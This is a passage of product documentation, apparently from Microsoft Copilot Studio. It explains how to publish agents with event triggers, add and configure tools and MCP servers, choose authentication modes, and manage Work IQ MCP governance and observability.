1. In the **Overview** page, locate the trigger.
2. Select the three dots (...), then select **Edit in Power Automate**.
3. Select the trigger, then go to the **Parameters** and **Code** tabs to make your changes. For information on what variables and string operators you can add, go to the **About** tab.
4. Make and save your changes. For more information on making changes in Power Automate, go to [Get started with triggers in Power Automate](#).

Publish an agent with a trigger

Before you publish an agent with event triggers, you receive a warning about the agent using the author's credentials. Event triggers can only use the agent author's credentials for authentication (that is, the credentials you used to [authorize the connections](#)). This might allow users of an agent without their own authorization the ability to access data and systems they shouldn't. For more information, go to [data protection best practices for triggers](#).

Publish this agent

Review the status of this agent or choose Publish to make the content available across all channels this agent is connected to.

 There are risks that should be reviewed. 2 risks ^

Your agent runs actions that use the author's credentials View 2 actions

Anyone you share with can use the original author's credentials to access information or complete a task. [Learn more](#)

Your agent includes triggers that use the author's credentials

If the instructions in these triggers share data with other users, those users can use the original author's credentials to access information or complete a task. [Learn more](#)

Publish Cancel

After you [publish an agent](#) with event triggers, it reacts automatically each time the agent's triggers are activated. You can see a step-by-step record of your agent's triggers and reactions in the [Activity](#) page.

Add tools to custom agents

Tools are building blocks that let your agent interact with external systems. Tools expand what your agent can do, letting your agent perform various actions in response to user requests or autonomous triggers. Each tool represents a specific capability that your agent can perform. For example, you can equip your agent with tools that perform tasks like:

- Send emails using the Office 365 Outlook connector
- Check the current weather conditions and forecasts
- Read and write data from Dataverse
- Read and post messages to Teams

Mechanisms for adding tools to agents

You can extend the capabilities of your custom agent by adding one or more **tools**. Your agent can use tools to respond to users automatically, using [generative orchestration](#). You can also call tools explicitly from within a [topic](#).

With [generative orchestration](#) (active by default), your agent can automatically select the most appropriate tool or topic, or search across knowledge, to respond to a user. This orchestration mode creates a more dynamic and intelligent conversation experience.

In classic mode (generative orchestration turned off), an agent can only use topics to respond to the user. However, you can still design your agent to call tools explicitly from within topics.

There are several mechanisms available to you to add tools to your agent:

- [Connector](#): Connect to proprietary APIs and services using Power Platform Connectors to pull in data or carry out actions.
 - Prebuilt connector: Choose from a selection of preset connections to thousands of popular APIs from both Microsoft and non-Microsoft services.
 - Custom connector: Define a connection to a custom service or system to enable custom tool options using Power Platform Connectors. The connector needs view and share permissions for the organization for the agent to use the connector.
- [Agent flow](#): Define an agent flow, including one or more actions to carry out.
- [Prompt](#): Single turn model-based prompt that can reference knowledge you provide and generate code to analyze data.
- [REST API](#): Define a connection to a REST API, and select one or more API endpoints and methods to add as tools.
- [Model Context Protocol](#): Connect to an MCP server to access tools and resources.
- [Computer use](#): Lets your agent interact with any system that has a graphical user interface, for websites and desktop apps, selecting buttons, choosing menus, and

entering text into fields on the screen.

There are two other mechanisms you can use to add tool-like behavior to your agent:


- **Skills:** Container for a set of related tools.
- **Client tool:** Send an event activity to the client so that the client carries out an action and returns a response.

For more information on skills and client tools, see the links in the [Related content](#) section.

Create and add a new tool at agent level

Creating new tools directly within Copilot Studio streamlines the development process and ensures proper integration with your agent. Tools added to an agent are available for automatic orchestration throughout your agent's conversations.

1. Open your agent by choosing **Agents** in the left hand navigation pane and selecting your agent from the list.
2. Go to the **Tools** page for the agent.
3. Select **Add a tool**.
4. In the **Add tool** pane, select **New tool**.
5. Select the type of tool you want to add from the list that appears:
 - Prompt
 - Agent flow
 - Computer use
 - Custom connector
 - Model Context Protocol
 - REST API



6. Perform the configuration steps specific to the type of tool you selected. For example, if you select **Prompt**, you must perform the following steps:

- Define the prompt template and instructions
- Specify input parameters
- Configure knowledge sources
- Set response format and constraints

7. Select **Save** or **Publish**, as applicable, to create the new tool.

8. Select **Add and configure**. The tool is added to your agent. The configuration page for your tool appears. You can [view and make changes to your tool configuration](#) here.

You can see the new tool on the **Tools** page for the agent.

View and make changes to your tool configuration

You can view and edit the configuration of your tool at any time: go to the **Tools** page for your agent, and select the tool from the list of tools.

The configuration page for your tool opens. The details are displayed in three sections:

- Details
- Inputs
- Completion

For MCP servers connected as agent tools, the configuration page is different from other tool types. The **Details** section is similar, but instead of **Inputs** and **Completion**, there are **Tools** and **Resources** sections with information about available tools and resources for the MCP server. For more information, see [View tools and resources in an existing MCP server](#).

Details

The **Details** section lets you configure basic details about your tool.

Here, you can view and update:

- **Name:** The name of the tool. This name appears in the list of tools for your agent. Choose a name that clearly indicates the tool's function.
- **Description:** A description of the tool. Generative orchestration relies on this description to determine when your agent should use the tool. Write clear, specific descriptions including what the tool does and when it should be used.
- **Additional details:**
 - **Allow agent to decide dynamically when to use the tool:** When this option is selected, the agent can use generative orchestration to determine when to use the tool. If this option isn't selected, the agent only uses the tool when it's explicitly called from a topic. (By default, this option is selected when generative orchestration is enabled.)
 - **Ask the end user before running:** In the end user chat experience, ask the agent for confirmation before running the tool. This option is set to **No** by default.
 - **Authentication:** Select whether to use the user's (*End user*) or maker's (*Maker-provided*) credentials for the tool. By default, user authentication applies.
 - **Description:** Optionally, you can add a description of the tool the agent shows to the user when it wants to run the tool. This description lets the user know what they're being asked to authenticate.

Inputs

Here, you can view and configure the inputs for your tool. The inputs are used to gather information from the user to fill the required inputs for the tool. The information is displayed as a table, one line for each input.

By default, the **Fill using** column value for each input is set to **Dynamically fill with AI**. The agent tries to extract the value from available context—for example, from the user's message. If no appropriate value is found, it generates a question to ask the user for a value. Select **Customize** to access more fine-grained customizations for input collection and filling:

- **Display name and Description:** How the input appears to the user.

- **Identify as:** How the user's response is interpreted, for example as string of text or mapped to a predefined entity.
- **Retry logic:** If the agent doesn't identify an entity in the user's statement, it can ask the question again.
- **Input validation:** Configure extra validation behavior on the user's input beyond the default for the entity type.

You can also choose to override an input with an explicit value instead of letting the agent extract it. To set an override, set **Fill using to Custom value**, and enter a value, select a variable, or use a Power Fx formula. If an input is overridden, the agent doesn't ask the user for a value.

Completion

Here, you can select what you want to happen when the tool is done running.

You can have the agent automatically generate a contextual response for a user, based on their query and the result of the tool.

Alternatively, you can choose to author a specific, formatted response for your tool to return. You can insert references to output variables from the tool using the variable picker. You can also use Power Fx formulas to format the response.

Under **After running**, select one of a few different options for how the tool should respond to the user after the tool runs:

- **Don't respond (default):** The agent incorporates the tool output into its response
- **Write the response with generative AI:** Let AI craft a contextual response using the tool outputs
- **Send specific response:** Author a templated response with variable insertion
- **Send an adaptive card:** Create rich, interactive responses with buttons and actions

You can also configure which output variables to make available to the agent and other tools.

Tool selection and input collection

When you define a tool in Copilot Studio, you also provide information that describes its purpose. This information lets the agent identify when to use the tool. The tool description also helps the orchestrator use generative AI to generate questions, as needed, to collect inputs. Your agent can use questions to gather information to fill the inputs needed to use the tool. As a result, you don't need to manually author question nodes to gather all inputs needed, such as inputs in a flow. The agent orchestrator handles input collection for you at runtime.

The agent considers several factors to determine tool selection:

- The tool's name and description
- The current conversation context
- User intent derived from their message
- Available inputs and outputs
- Previous tool usage in the conversation

When using generative mode, by default, tools return their information back to the agent. With the tool response, the agent can generate a contextual response to the user's query. Alternatively, you can instruct your tool to always respond immediately, either generating a message or authoring an explicit message.

Tip

When using generated questions from a tool, inform your users that AI generated some of the conversation.

For example, add an extra message in the [Conversation Start](#) system topic. This topic determines the message shown to your users when a new conversation starts.

Call an existing tool from within a topic

You can call a tool explicitly from within a topic. Depending on your use case, you might use your tool as part of a wider topic, which uses multiple nodes. Or, like in the example that follows, adding a single action (tool) node to a topic might be all you need.

To call a tool from within a topic:

1. In Copilot Studio, go to the [Topics](#) page for the agent you want to edit.
2. Create a new topic, and give it a name, for example, **Get weather**.
3. Add appropriate **Trigger phrases**. To continue with the same weather example from the previous step, trigger phrases could include:
 - *will it rain*
 - *today's forecast*
 - *get weather*
 - *what's the weather*
4. Select **Add node (+)** and then select **Add a tool**.
5. Select the tool from the available tools. There are three tabs showing different types of tools:

- Basic tools
- Connector
- Tool

Your **Action** node is now added to your topic.

6. Select **Save**.

MCP connector information

For MCP connector, you can view the names and descriptions of the MCP tools and resources that are made available by the MCP connector. Information for the tools and resources is displayed in a table, one line for each tool.

Authentication considerations for tools

Some tools require authentication to work correctly, such as Dynamic Prompt or others that call a Dataverse API. Proper authentication configuration ensures security while maintaining a smooth user experience.

Tools are always run in the agent's runtime in the user context and can't be run unless authentication is enabled. Two types of authentication methods are supported:

- **End user credentials:** The agent uses the user's credentials to authenticate with the service. This method ensures users only access data they're authorized to see.
- **Maker-provided credentials:** The agent uses the credentials of its author to authenticate with the service. Use this authentication mode for shared resources or when users shouldn't need individual access.

Test your tool

With [generative orchestration](#), the orchestrator selects your tool when it deems it relevant to a user query.

Alternatively, you can [call an existing tool from within a topic](#).

Turn a tool on or off in your agent

You can turn a tool on or off for your agent from the tool configuration page. Turning off a tool blocks the agent from using the tool, but the tool is still connected to the agent and can be turned back on later. When you add a tool to an agent, the tool is turned on by default.

To turn off a tool in an agent:

1. Go to your agent and select the **Tools** page for your agent.
2. Select the tool to go the tool configuration page.
3. At the top of the configuration page, turn off the tool using the **Enabled** toggle.
4. Select **Save** to apply the change.

The tool still appears on the agent tools list, but is no longer turned on.

Delete a tool from your agent

Turning off a tool blocks the tool from use, but also gives you the flexibility to turn it back on later. You can also remove a tool more permanently from your agent. To delete a tool from your agent:

1. Go to your agent and select the **Tools** page for your agent.
2. Find the tool on the list of tools and hover over the tool name. Select the three dots (...).
3. Select **Delete**. A confirmation window appears.
4. Select **Delete** to remove the tool.

The tool disappears from the agent tools list.

ⓘ Note

You can only delete tools from the agent tools page. You can't delete tools from the main Copilot Studio **Tools** page.

Limitations on tools in agents

- When using generative orchestration, the orchestrator can handle a maximum of 128 tools per agent. For best performance and results, however, we recommend limiting the number of tools in your agent to no more than 25-30.
- When using multi-agent orchestration with [child agents](#), child agents have their own orchestration and can manage their own set of up to 128 tools.

Related content

- [Use connectors](#)
- [Use prompts](#)
- [Use agent flows with your agent](#)

- [Model context protocol \(MCP\)](#)
 - [Add tools from a REST API](#)
 - [Use skills](#)
 - [Client tools](#)
 - [Computer use \(preview\)](#)
-

Last updated on 01/29/2026

Work IQ MCP overview (preview)

Summarize this article for me

Important

- This is a preview feature.
- Preview features aren't meant for production use and might have restricted functionality. These features are subject to [supplemental terms of use](#), and are available before an official release so that customers can get early access and provide feedback.

Add Work IQ MCP to your agents to enhance what they can understand and do. Work IQ is the intelligence layer that grounds Microsoft 365 Copilot and your agents in real-time, shared context across your organization. It enables personalized search, advanced reasoning, and deeper semantic understanding by connecting signals across the Microsoft 365 ecosystem and your business systems. Work IQ applies an extensive understanding of your work to help Microsoft 365 Copilot and your agents deliver insights, recommendations, and actions that closely align with the reality of your business.

Work IQ is built on three tightly integrated layers: Data, Memory, and Inference. These layers work together to give Microsoft 365 Copilot and your agents continuous, contextual understanding of work.

- **Data** unifies signals from files, emails, meetings, chats, and business systems across Microsoft 365 to capture how work happens across the organization.
- **Memory** builds persistent understanding of how people and teams work, enabling Agent 365-managed agents to stay aligned to priorities and remain consistent across tasks, apps, and sessions.
- **Inference** brings together models, skills, and tools so agents can reason and take action—using Work IQ MCP tools—while the Agent 365 control plane ensures those actions remain observable, governed, and compliant. Copilot and your agents don't just understand your work, they actively move it forward.

You can extend your agents by using Work IQ MCP tools in [Copilot Studio](#). These tools connect your agents to the Work IQ service, so you can experience more accurate, relevant, and personalized responses that are grounded in your work, line-of-business, and web data. You can also learn how to connect your agents to Work IQ MCP tools in [Microsoft Foundry](#). To learn more, see the [Work IQ MCP overview in Agent 365 documentation](#).

Important

You must have a [Microsoft 365 Copilot license](#) to use Work IQ MCP servers. For more information about licensing and how to set it up, see [Microsoft 365 Copilot license](#).

Work IQ MCP key features

Extend your agents' capabilities by using Work IQ MCP tools that are secure, scalable, and compliant by design. Key features include:

- **Centralized governance:** Admins manage Work IQ MCP servers in the [Microsoft 365 admin center](#), and they can allow or block servers across the organization.
- **Enterprise-grade security:** Agents are secure and operate within compliance boundaries through scoped permissions, policy enforcement, and runtime observability.
- **Continuous evaluation:** All Work IQ MCP servers undergo rigorous testing across diverse datasets and models to ensure production-grade robustness and consistent performance. The evaluation measures:
 - Accuracy
 - Latency
 - Reliability
- **Integrated developer experience:** Tooling infrastructure is built into [Microsoft Agent 365 SDK and CLI](#), Microsoft Foundry, and Copilot Studio.

Security and compliance

Agent 365 gives IT administrators centralized control to manage which MCP servers are available to agents, ensuring that every tool call adheres to organizational policies. Key security and compliance features include:

- **Admin control:** Activate or block servers in Microsoft 365 admin center.
- **Scoped access:** Grant only the permissions agents need.
- **Observability:** Provide full tracing of tool calls for audits and troubleshooting.
- **Policy enforcement:** Enforce rate limits, payload checks, and security scans at runtime.

Governance using Microsoft 365 admin center

Admins gain a unified view of all Work IQ MCP tools and other MCP servers through Microsoft 365 admin center. This centralized perspective allows them to oversee, manage, and enforce governance across the entire tools landscape. If admins block a Work IQ MCP tool or MCP server, it blocks access for every user and every agent. Permissions always take precedence over configuration, so IT admins have ultimate authority to maintain security and compliance.

Each Work IQ tool and MCP server is represented by a permission on the Agent 365 application. When an agent is onboarded, the admin grants the required permissions. The agent gains access to the MCP server only after this consent, ensuring that every interaction is secure and fully authorized.

Admins can manage Work IQ MCP tools directly in the Microsoft 365 admin center under the **Agents and Tools** section to perform the following tasks:

- View all activated Work IQ MCP servers (Work IQ Mail, Work IQ Calendar, Work IQ Teams, and any custom servers).
- Allow or block specific servers based on organizational policies.
- Apply scoped permissions so agents only access what they need.

Note

The ability to allow or disallow tooling and MCP servers in Microsoft 365 admin center might not be available in your region yet.

The Agent 365 control plane ensures that agents only access approved tools, which reduces risk and aligns with compliance requirements.

Observability using Microsoft Defender

Operational transparency is built in. Admins can go to the Microsoft Defender portal, go to **Advanced Hunting**, and run queries to:

- Inspect trace logs of tool calls made by agents.
- Monitor execution details, including which tools were invoked, parameters passed, and outcomes.
- Detect anomalies or unauthorized usage patterns for proactive security.

Agent 365 provides a secure, centralized gateway for extending your agents with enterprise-ready tools through Work IQ for Microsoft 365 services and custom tooling servers for specialized workflows so developers can build powerful, compliant agents without sacrificing flexibility.

By using centralized governance in the [Microsoft 365 admin center](#) and full observability by using Microsoft Defender, organizations maintain control and transparency over every tool call. Integrated into Copilot Studio for low-code builders and Azure AI Foundry for pro-code developers, Agent 365 delivers a consistent, developer-friendly experience backed by rigorous evaluation for accuracy, latency, and reliability.

Agent 365 combines extensibility, security, and compliance to help organizations confidently scale AI agents across productivity and business systems.

Add Work IQ tools to your agents

Get started by learning what steps to take to extend your agents with Work IQ tools in Copilot Studio.

Prerequisites


Before you connect your agent to Work IQ, make sure you have a [Microsoft 365 Copilot license](#).

Connect your agent to Work IQ


Extend your agents with a Work IQ MCP server. These tools connect your agent to the Work IQ service, so it can access real-time work insights and context.

You can connect your agent to multiple Work IQ MCP servers in Copilot Studio. The following steps guide you through the process of adding the Work IQ Mail MCP server to your agent. This server provides your agent with insights and context from your emails, so it can understand and act on email content in a more informed way.


1. Sign in to [Copilot Studio](#) and select or create your agent.
2. Select the **Tools** tab and select **Add Tool**.




3. On the *Add tool* page, select **Model Context Protocol** to see the Work IQ MCPs and other MCP servers.




4. Type **mail** in the search box.



5. Select **Work IQ Mail** and expand the **connection** dropdown to select **Create New Connection**.




6. Select **Create**.
7. Provide your **credentials** and complete the sign-in process.
8. Select **Add and Configure** to complete the process.
9. Test the agent. Select **Test** and then type a prompt that requires email context to see the Work IQ Mail tool in action. For example, you can use the following prompt: **Send an email to <your test tenant email address> and ask how the hands-on lab is going.**



10. Select **Enter**.

